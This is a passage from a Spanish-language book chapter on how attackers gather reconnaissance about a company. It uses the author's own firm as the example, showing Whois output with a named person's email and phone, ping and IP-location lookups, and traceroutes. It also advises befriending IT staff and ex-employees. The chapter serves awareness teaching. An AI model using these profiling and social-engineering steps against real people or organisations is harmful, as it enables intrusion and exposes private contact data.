3. IP de los Hosts
4. Servicios corriendo (TCP, UDP)
5. Arquitectura del Sistema
6. Lista de Control de Acceso
7. Intrusion Detection Systems (IDS) corriendo
8. Enumeración
    a. Username
    b. Groups
    c. System Banner
    d. Routing Tables
    e. SNMP Info

**Remote Access**:

1. Números de teléfonos (Sistemas análogos y Digitales)
2. Sistemas de comunicación remoto
3. Métodos o mecanismos de autenticación

**Extranet:**

1. Sistemas de comunicación remoto
2. Métodos o mecanismos de autenticación
3. Tipos de conecciones

**En esta parte vamos a ver como el hacker empieza a buscar esa información**:

Bien lo primero que el hacker piensa es: **¿Esta compañía tendrá alguna página de Internet?** El hacker quiere saber todo lo que pueda sobre la empresa, puede entrar a www.google.com y empezar su búsqueda sobre lo que puede conseguir de dicha empresa:

**Google.com:**


Este sitio es muy utilizado por los hackers para buscar información en la Internet. Incluso, es el buscador más usado en todo el mundo.

En este caso, vamos a buscar la información de la empresa **NETYK**, es la empresa en la que trabajo. Vamos a ver qué aparece cuando escribo en el buscador: **NETYK**.

**Resultado de la búsqueda:**

En este caso, el hacker ve que la empresa NETYK aparece en los buscadores de Internet y esto quiere decir que hay información pública en la Red. Esto es perfecto para el atacante y a su vez menciono que nadie puede evitar esto; de que te vale tener un negocio en la Internet, si nadie lo va a encontrar. Personalmente como administrador de esta empresa, estoy consciente del riesgo que enfrenta NETYK, pero trato de reducir los riesgos.

Ahora hay un detalle interesante, en el primer resultado de la búsqueda sale: **NETYK Center: Joomla! El motor de portales ....** Esto puede ser información importante para el hacker, porque Joomla es un Content Management Systems (CMS) y casi todos los meses salen actualizaciones al sistema de Joomla! por sus vulnerabilidades. Las vulnerabilidades, pueden hacer que un hacker pueda atacar el portal de una forma más rápida.

Un buen administrador de redes debe estar consciente que no importa lo que haga su red o empresa, nunca estará segura contra un ataque informático. Lo importante es disminuir los riesgos.

En este caso vamos a ver qué sale cuando el hacker le da un clic al enlace que dice **NETYK.com**. Veamos la próxima página.

## Página de Internet de NETYK Center:


Aquí, en esta fase el hacker ya sabe que la empresa NETYK Center tiene una Página de Internet. Como parte de su reconocimiento, el hacker va a tratar de recopilar toda la información presentada en está página para estar más claro sobre cuál es la función de la empresa a nivel comercial.

Recuerda, todo el mundo, pero todo el mundo, ofrece información al exterior. Muchas personas son paranoicas en este proceso y es interesante ver como no dan la información personal en una conferencia, pero se la dan a un asistente de un banco o a una maestro de una Universidad. La información de cada uno de nosotros es pública y verás por qué lo digo en los próximos capítulos.


El hacker debe fijarse en todo. Por ejemplo,si el hacker estuviera viendo la página entraría al área de contacto para ver los t**eléfonos / emails, ver quiénes son las personas de contacto, entra al área de servicios, para ver cuáles son los servicios que ofrece la empresa**. De esta forma preparando su plan de reconocimiento sobre la empresa.

Una herramienta muy utilizada por Hackers es www.netsol.com. **Network Solutions** es una empresa que nos ayuda a realizarle **Whois** a las páginas de Internet que nosotros deseemos.


El hacker utiliza esta herramienta para ver quién es el dueño de la página de Internet www.netyk.com. El atacante lo que hace es que entra a www.netsol.com y entra al área de **Whois Search.**

El área de **Whois Search** se encuentra en la parte de abajo de la página (Por lo menos cuando se escribió el libro, si cuando la vas a buscar no la encuentras, sigue buscándola en la página).

**Network Solutions**: http://www.netsol.com



Ahora vamos a ver el área de **Whois Search**:




En este "whois search" el atacante / hacker podrá encontrar información sobre el dominio **NETYK.COM**. La información que podrá encontrar será:

1. Información de la empresa
2. Información de la persona que registró el dominio
3. Emails
4. Teléfonos
5. IP's
6. Dirección postal y física

Vea los resultados que me dió el sistema de "**Whois Search**" cuando buscamos la información de: **NETYK.COM**

## Información del Registrante de NETYK.com:

**Registrant:**
NETYK Technologies Inc

Registered through: GoDaddy.com, Inc. (http://www.godaddy.com)
Domain Name: NETYK.COM

Domain servers in listed order:
NS01.DOMAINCONTROL.COM
NS02.DOMAINCONTROL.COM

For complete domain details go to:
http://who.godaddy.com/whoischeck.aspx?Domain=NETYK.COM

Registrant:
**NETYK Technologies Inc**

Calle Celis Aguilera #52
Caguas Pueblo
Caguas, 00725
Puerto Rico

Registered through: GoDaddy.com, Inc. (http://www.godaddy.com)
Domain Name: NETYK.COM
Created on: 03-Jan-03
Expires on: 03-Jan-10
Last Updated on: 20-Oct-07

Administrative Contact:
**Rodriguez, Juan Carlos servicios@netyk.com**
Calle Celis Aguilera #52
Caguas, Pueblo.
Caguas, Puerto Rico 00725
Puerto Rico
**7874052214**

En este caso, el hacker o atacante acaba de encontrar la información sobre quién registró a NETYK.com, el contacto administrativo, el contacto técnico, cuándo se creó qué dominio y cuándo expira. La mayoría de las empresas tienen esta información pública. Es posible que cuando usted haga la prueba con NETYK.com no pueda ver esta información exactamente como está aquí. Esta información se puede bloquear pagando unos $20.00 dólares promedio anuales, para que oculten esta información.

**Veamos ahora cómo el hacker desglosa esta información:**

**Dominio: NETYK.com**
Dirección de la empresa:

Calle Celis Aguilera #52
Caguas, Pueblo
Caguas, Puerto Rico 00725

Nombre de la persona encargada del dominio: **Rodríguez, Juan Carlos**

**Email:** servicios@netyk.com

Información del dominio:

**Created on: 03-Jan-03**
**Expires on: 03-Jan-10**

En cual compañía de registración de dominios fue registrado:

Registered through: GoDaddy.com, Inc. (http://www.godaddy.com)

**¿Cuál es el nombre de la empresa?:**


**NETYK Technologies Inc**

¿Cuál es el teléfono de contacto?: **787-405-2214**

Bien, ahora es muy importante que el hacker sepa cuál es el IP de la página de Internet de NETYK. El hacker lo logra dándole un "**ping**" a la página de Internet: www.netyk.com.

Para darle un ping (si estás usando Windows XP) simplemente tienes que ir a **Start** >, luego **Run,** y en Run escribes: **CMD**

Cuando escribas esto en windows, te aparecerá esta ventana:




Si estás usando Windows 7, escribe "**Cmd**" sin las comillas en el search.

Para que aparezca la información que aparece en la ventana del "**Command Prompt**", tienes que escribir en esa ventana lo siguiente:

**Ping www.netyk.com** (Y luego presionar **Enter**)

**Ahí aparecerá esto:**

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\gerente> **Ping www.netyk.com**

Pinging netyk.com [**208.109.13.112**] with 32 bytes of data:

Reply from 208.109.13.112: bytes=32 time=146ms TTL=40
Reply from 208.109.13.112: bytes=32 time=147ms TTL=40
Reply from 208.109.13.112: bytes=32 time=142ms TTL=40
Reply from 208.109.13.112: bytes=32 time=147ms TTL=40

Ping statistics for **208.109.13.112**:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:


Minimum = 142ms, Maximum = 147ms, Average = 145ms

El IP de los servidores de la página es: **208.109.13.112 (Puede ser diferente)**

Ya el hacker sabe cuál es el IP del Servidor. Ahora, la idea es saber exactamente dónde se encuentra ese servidor. Para hacer esto, podemos utilizar la herramienta **DNSReport.com** o **visualwhois.com**.

Estas dos herramientas son efectivas y vamos a ver el **DSNREPORT.com:**

En www.dnsreport.com, el atacante podrá ver mucha información relacionada con el IP del servidor. Por ejemplo, en la página **dnsreport.com** existe una sección que se llama "**IP Information"**. Ahí el hacker podrá encontrar información sobre un IP en particular.



IP Information - 208.109.13.112

Generated by www.DNSstuff.com

When the server was last reloaded, we had 3523 IP addresses banned.
Remember, you are not allowed to use automated programs to access our tools, unless you have a purchased a DNSstuff automated usage plan.
Please email sales@dnsstuff.com to learn more.

| | |
|---|---|
| IP address: | 208.109.13.112 |
| Reverse DNS: | ip-208-109-13-112.ip.secureserver.net. |
| Reverse DNS authenticity: | [Verified] |
| ASN: | 26496 |
| ASN Name: | PAH-INC |
| IP range connectivity: | 2 |
| Registrar (per ASN): | ARIN |
| Country (per IP registrar): | US [United States] |
| Country Currency: | USD [United States Dollars] |
| Country IP Range: | 208.108.0.0 to 208.109.255.255 |
| Country fraud profile: | Normal |
| City (per outside source): | Scottsdale, Arizona |
| Country (per outside source): | US [United States] |
| Private (internal) IP? | No |
| IP address registrar: | whois.arin.net |
| Known Proxy? | No |
| Link for WHOIS: | 208.109.13.112 |




Si usted se fija, con esta herramienta el atacante puede saber exactamente en dónde se encuentra el servidor. Siguiendo este informe puedo definir que el servidor se encuentra en **Scottsdale, Arizona**.

IP address: **208.109.13.112**
Reverse DNS: ip-208-109-13-112.ip.secureserver.net.
Reverse DNS authenticity: [Verified]
ASN: 26496
ASN Name: PAH-INC
IP range connectivity: 2
Registrar (per ASN): ARIN
Country (per IP registrar): US [United States]
Country Currency: USD [United States Dollars]
Country IP Range: **208.108.0.0 to 208.109.255.255**
Country fraud profile: Normal
City (per outside source): **Scottsdale, Arizona**

Country (per outside source): US [United States]
Private (internal) IP? No
IP address registrar: whois.arin.net
Known Proxy? No
Link for WHOIS: 208.109.13.112

Otra herramientamuy utilizada se llama **Visualwhois**, te permite ver en forma 3D cuál es la ruta que el hacker sigue para poder llegar al destino final, en este caso el servidor que el hacker quiere atacar. Lo puede bajar desde www.softwareriver.com

## *Visual Whois 2004:*




Esta herramienta le dice al hacker cuál es la ruta que utiliza para llegar al destino final.
Por ejemplo, el atacante hace una ruta que va desde Puerto Rico, pasa por Miami, luego Colorado y llega a Arizona.

**Vea la ruta más detallada:**

**Network Locations**
192.168.1.254 => Local Network
196.28.53.47 => San Juan, PR, USA
66.50.124.117 => San Juan P. O. Box 360998, puerto rico
66.50.242.210 => San Juan P. O. Box 360998, puerto rico
66.50.242.206 => San Juan P. O. Box 360998, puerto rico

66.50.242.233 => San Juan P. O. Box 360998, puerto rico
196.28.48.2 => San Juan, PR, USA
63.245.44.17 => Miami, FL, USA
4.79.96.233 => Broomfield, CO, USA
4.69.133.2 => Broomfield, CO, USA
4.69.133.29 => Broomfield, CO, USA
4.53.104.2 => Broomfield, CO, USA
208.109.112.137 => Scottsdale, AZ, USA
208.109.112.161 => Scottsdale, AZ, USA
208.109.112.145 => Scottsdale, AZ, USA
208.109.112.173 => Scottsdale, AZ, USA
208.109.13.112 => Scottsdale, AZ, USA
208.109.13.112 => Scottsdale, AZ, USA

No todas las rutas son iguales, todo depende del proveedor de servicios de Internet. Para el hacker es muy importante saber por dónde pasa su conexión. El hacker sabe que no es recomendable que sus conexiones pasen por servidores de gobierno. Una de las reglas del hacking es que los hackers no deberían meterse con el gobierno porque es la única entidad que podría asignar fondos para atrapar a un atacante. Usualmente las empresas privadas resuelven el problema de seguridad y ya. Las agencias de gobierno se pasan asignando fondos para proyectos y más para atrapar a un individuo que afectó sus sistemas.

*** Nota importante**: Las leyes de seguridad son diferentes en muchos países, pero muchas de ellas se aplican cuando la comunicación del atacante toca el territorio afectado. Por ejemplo si el atacante se conecto a Suiza, para atacar Estados Unidos, el atacante podría ser acusado en Suiza y también en Estados Unidos.

* Todo depende de las leyes del país donde se realizó la conexión.

**Google Earth** es una de las mejores herramientas para verificar direcciones que los hackers tienen a la mano. Google Earth es una poderosa herramienta que le permite saber exactamente dónde se encuentra la localización de la víctima, por ejemplo, su casa u oficina. Los hackers simplemente escriben la dirección en el programa de **Google Earth** y el programa busca alrededor del mundo dónde exactamente se encuentra la residencia / oficina.

## *Google Earth:*


Esta es la aplicación **Google Earth** y puede descargarse desde: http://www.google.com/earth

**Vea como se ve una ciudad desde el espacio:**



Esta herramienta le permite al hacker saber cuál es la calle que debe seguir para llegar al punto que desee, le da exáctamente la ruta a seguir, la distancia en kilómetros y hasta cuánto se tardará en llegar. Realmente es una excelente herramienta y más si la combinamos con un GPS.

Es importante recordar que el hacker necesita conseguir toda la información posible. Para esto, ya él tiene la información que está en Internet. Ahora necesitará visitar físicamente la oficina realizando un reconocimiento **Activo**. El atacante o hacker deberá ir a la oficina de la empresa para ver como funciona, cuáles son sus empleados y ver qué cosas puede ver que parezcan vulnerables o cosas así.

Un caso típico de las estrategias de un hacker, es visitar la empresa y solicitar información de un servicio en participar. Algo bien interesante es lograr reunirse con las personas del Departamento de IT y dialogar, simplemente dialogar y escuchar, es importante que el hacker haga amigos. Las personas del Departamento de IT tienen algo bien interesante, es que suelen hablar mucho y presumir sobre sus estructuras. No es malo, simplemente es parte del comportamiento humano.

**¿Incluso, quieres hacer una prueba?...** Habla con un amigo que sea un IT manager o que trabaje en un sistema de cómputos y pregúntale **¿Qué estructura de redes y servidores tienen?...** y verás que se sentirá halagado con explicarte exáctamente qué es lo que tienen en su empresa. Te dirán todo pero todo; "Nosotros contamos con esta red, estos servidores, estos firewalls, estos routers" y hasta te dirán qué versión son, cuanto costaron y donde lo compraron.

Muchos de ellos tienen en sus oficinas los famosos Networks Maps. Estos son diseños referentes a la estructura de sus redes y se ven algo parecido a esto:




Esto es un ejemplo y los IT Manager son unos expertos haciendo estas gráficas en sus pizarras.

## Voy a mencionar por qué lo hacen:

¿**Por qué los IT Manager diseñan su network en una pizarra**?:

1. El Network Map, les ayuda a tener documentada la red
2. Para analizar la estructura de comunicación
3. Para ver en dónde podemos mejorar la red
4. Si la red está en planes de segmentación, nos ayuda a visualizarla
5. Para posibles cambios en la estructura

Déjame explicar algo, los hackers son personas que hablan, caminan y piensan, son humanos como usted también. A usted puede visitarle un hacker a su oficina y usted pensar que es un simple cliente. Usted debe entender que no todo el que entre a su oficina viene con intensiones de hacer negocios con usted. Muchas personas entran para ver que usted tiene, su competidor envía personas para que le hagan un estudio a su empresa y vean sus productos.

En mi caso, soy bien cauteloso de quien entra a mi casa. Ha pasado muchas veces que una empresa envía a un empleado a instalar algún producto a un cliente en su hogar y ese empleado es un delincuente y la empresa no lo sabe, ni usted tampoco. El empleado analiza lo que usted tiene en su casa y luego de varios días, usted llega a su casa y le han robado todo. Esto pasa todo el tiempo.


Pués de esto se trata la primera parte, es una de las partes más interesantes y los hackers se divierten mucho con el objetivo. Incluso invitan a comer a los gerentes, secretarias, hasta los de mantenimiento.

Recuerda, todo en la vida es reconocimiento y lo llevamos haciendo desde que somos pequeños, desde que conocemos a alguien, o incluso, cuando queremos hacer relaciones públicas. **El reconocimiento es la base de toda relación**. Es importante aclarar que todos nosotros de alguna u otra forma hacemos reconocimiento en distintas fases de nuestra vida; cuando compramos una casa, un auto o hasta para casarnos. Verificamos cómo es la persona, sus familiares, a qué se dedica, realmente tratamos de saber lo más posible de la persona antes de compartir con ellas. Entiendo que hay sus excepciones, pero es algo que practicamos desde que tenemos conciencia.

Una técnica bastante interesante usada por los hackers como parte de su estrategia de reconocimiento es usar el sistema de búsqueda **Archive.org**.

http://www.archive.org, es una página de búsqueda que te permite encontrar páginas de Internet, de una forma bien interesante y es que te presenta la página en diferentes fechas de cómo se encontraba en el pasado. Por ejemplo te presenta como estaba la página en el año 2000, 2001, 2002, entre otras fechas. Así el hacker podrá saber si hay un empleado que suspendieron o qué información puede recopilar que no se encuentre en su Web actual.

**Veamos el sitio de** http://www.archive.org**:**



Escribimos en donde dice: **WayBackMachine**, la dirección que deseamos buscar. Por ejemplo, vamos a ver a www.google.com.


Si el hacker estuviera viendo esto, se da cuenta que puede encontrar como se veía la página de google.com, en el 1998. El hacker podrá conocer el pasado de la empresa, incluso hasta conseguir nombres de empleados y teléfonos, que ya no se encuentran en la misma.

**Vamos a ver como se veía google.com en el 1998.**


Wow! Un poco diferente. Si navegas por el sitio podrás ver la información de contacto de ese año . Esto le permite al hacker saber más información sobre la empresa y su evolución. Hace un tiempo utilicé esta herramienta para buscar información sobre los dueños de Google y apareció hasta el teléfono de Larry Page (**Co-fundador de Google.com**), cuando era estudiante.

El hacker siempre tratará de saber todo sobre su objetivo. Incluso a veces tratan de hacer relaciones con ex-empleados de la empresa para así poder tomar información que les ayude a entrar a la empresa. Un hacker inteligente no hace un ataque a lo loco. El busca y se prepara lo mejor posible, reconoce el terreno, lo estudia y luego prepara el plan de ataque. Muchas personas piensan que los

hackers son personas que entran a un sistema de forma mágica, la verdad es que esto es **totalmente falso**.

Un hacker es una persona inteligente, se hace amigo del objetivo, lo invita a comer, conoce sus gustos, pasatiempos y hasta cómo es su forma de vida, para luego así saber cuáles son sus vulnerabilidades.

Hay algo bien interesante que suelo decir en las conferencias y a muchas personas no les gusta, pero simplemente es la realidad. Siempre trato de buscar dos personas durante la charla, una casada y una divorciada. Primero le pregunto a la casada, ¿**Cómo le va en su matrimonio**?... Me suelen decir, es algo muy bonito, la paso muy bien y de verdad que me encanta. Luego le pregunto a una persona divorciada, ¿Qué consejo le daría usted a las personas que no se han casado?... **QUE NO SE CASEN**! Wow! ¡Qué diferencia de opiniones! Pero porqué... Usualmente me dicen, me dejaron en la calle, él o ella se llevó todo, ahora no tengo dinero y casi estoy sin trabajo por culpa de mi ex-pareja.

### Wow! ¿Pero que pasó?...

Le voy a explicar algo sobre este suceso. **Número 1**, no todos los casos son así. Solo un 75% de ellos (hice mi propia encuesta). **¿Por qué pasa esto?** La verdad es que cuando dos personas comparten, son hackers haciendo reconocimiento, saben que les gusta uno al otro, ven donde fallan y luego cuando el amor se va y hay despecho, empieza el ataque. Entiendo que no siempre es así. Pero cuando lo es, una de las partes ataca con todo lo que tiene.

**Son hackers sin necesidad de utilizar una computadora. Vea el proceso:**


1. **Reconocimiento**: Conocen a su pareja y ven que le gusta y lo que no.
2. **Escaneo**: Ahí ven dónde fallan, dónde están las vulnerabilidades, los hijos, las deudas, Propiedades, etc.
3. **Lograr acceso**: Se casan, y luego que empiezan los problemas, empieza el ataque.
4. **Mantener acceso**: Mantienen la relación por los hijos o factores económicos.
